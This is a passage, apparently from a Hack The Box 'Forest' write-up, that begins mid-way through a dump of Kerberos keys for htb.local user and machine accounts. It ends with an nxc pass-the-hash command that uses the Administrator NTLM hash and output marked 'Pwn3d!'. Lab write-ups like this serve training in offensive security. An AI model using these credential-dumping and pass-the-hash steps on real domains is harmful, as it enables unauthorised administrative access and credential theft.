htb.local\andy:aes256-cts-hmac-sha1-96:ca2c2bb033cb703182af74e45a1c7780858bcbff1406a6be2de63b01aa3de94f  
htb.local\andy:aes128-cts-hmac-sha1-96:606007308c9987fb10347729ebe18ff6  
htb.local\andy:des-cbc-md5:a2ab5eef017fb9da  
htb.local\mark:aes256-cts-hmac-sha1-96:9d306f169888c71fa26f692a756b4113bf2f0b6c666a99095aa86f7c607345f6  
htb.local\mark:aes128-cts-hmac-sha1-96:a2883fccedb4cf688c4d6f608ddf0b81  
htb.local\mark:des-cbc-md5:b5dff1f40b8f3be9  
htb.local\santi:aes256-cts-hmac-sha1-96:8a0b0b2a61e9189cd97dd1d9042e80abe274814b5ff2f15878afe46234fb1427  
htb.local\santi:aes128-cts-hmac-sha1-96:cbf9c843a3d9b718952898bdcce60c25  
htb.local\santi:des-cbc-md5:4075ad528ab9e5fd  
john:aes256-cts-hmac-sha1-96:d62a736f49f88defdf75b0d9dde229c06e610deab92f16551e66f4a48c034aaf  
john:aes128-cts-hmac-sha1-96:cc9cf4f03dd5bc20ce617ce19a6c0f1d  
john:des-cbc-md5:b5b657cdc86d2668  
testing:aes256-cts-hmac-sha1-96:37f2c524b8792ec14327ad47658f6c3b359ec2703862606b2d30433ff8972993  
testing:aes128-cts-hmac-sha1-96:c3e6a537b67afc9e312d359b54bbab3c  
testing:des-cbc-md5:0bfb2a10f425585e  
belin:aes256-cts-hmac-sha1-96:704de7584934f0fa158eace977b56ed1953b2180bee200c640ff44b45837643e  
belin:aes128-cts-hmac-sha1-96:fde79f00ee8833271b228eeeb98ad7cd  
belin:des-cbc-md5:3192d90bc2d6d001  
FOREST\$:aes256-cts-hmac-sha1-96:cb468f9a7edebccc6611366951a12d2b254830539b5ab51331f259cfa6859c4a  
FOREST\$:aes128-cts-hmac-sha1-96:ab3e57f262afcd188ed24dae0e3f54cb  
FOREST\$:des-cbc-md5:c8132fbf73c71fa8  
EXCH01\$:aes256-cts-hmac-sha1-96:1a87f882a1ab851ce15a5e1f48005de99995f2da482837d49f16806099dd85b6  
EXCH01\$:aes128-cts-hmac-sha1-96:9ceffb340a70b055304c3cd0583edf4e  
EXCH01\$:des-cbc-md5:8c45f44c16975129

[\*] Cleaning up...

Now we simply Pass-The-hash the Administrator account and ready!.

SHELL

```
nxc smb 10.129.168.125 -u 'Administrator' -H '32693b11e6aa90eb43d32c72a07ceea6'
```

```
SMB 10.129.168.125 445 FOREST [*] Windows 10 / Server 2016 Build 14393 x64 (name:FOREST)  
(domain:htb.local) (signing:True) (SMBv1:True)
```

```
SMB 10.129.168.125 445 FOREST [+] htb.local\Administrator:32693b11e6aa90eb43d32c72a07ceea6  
(Pwn3d!)
```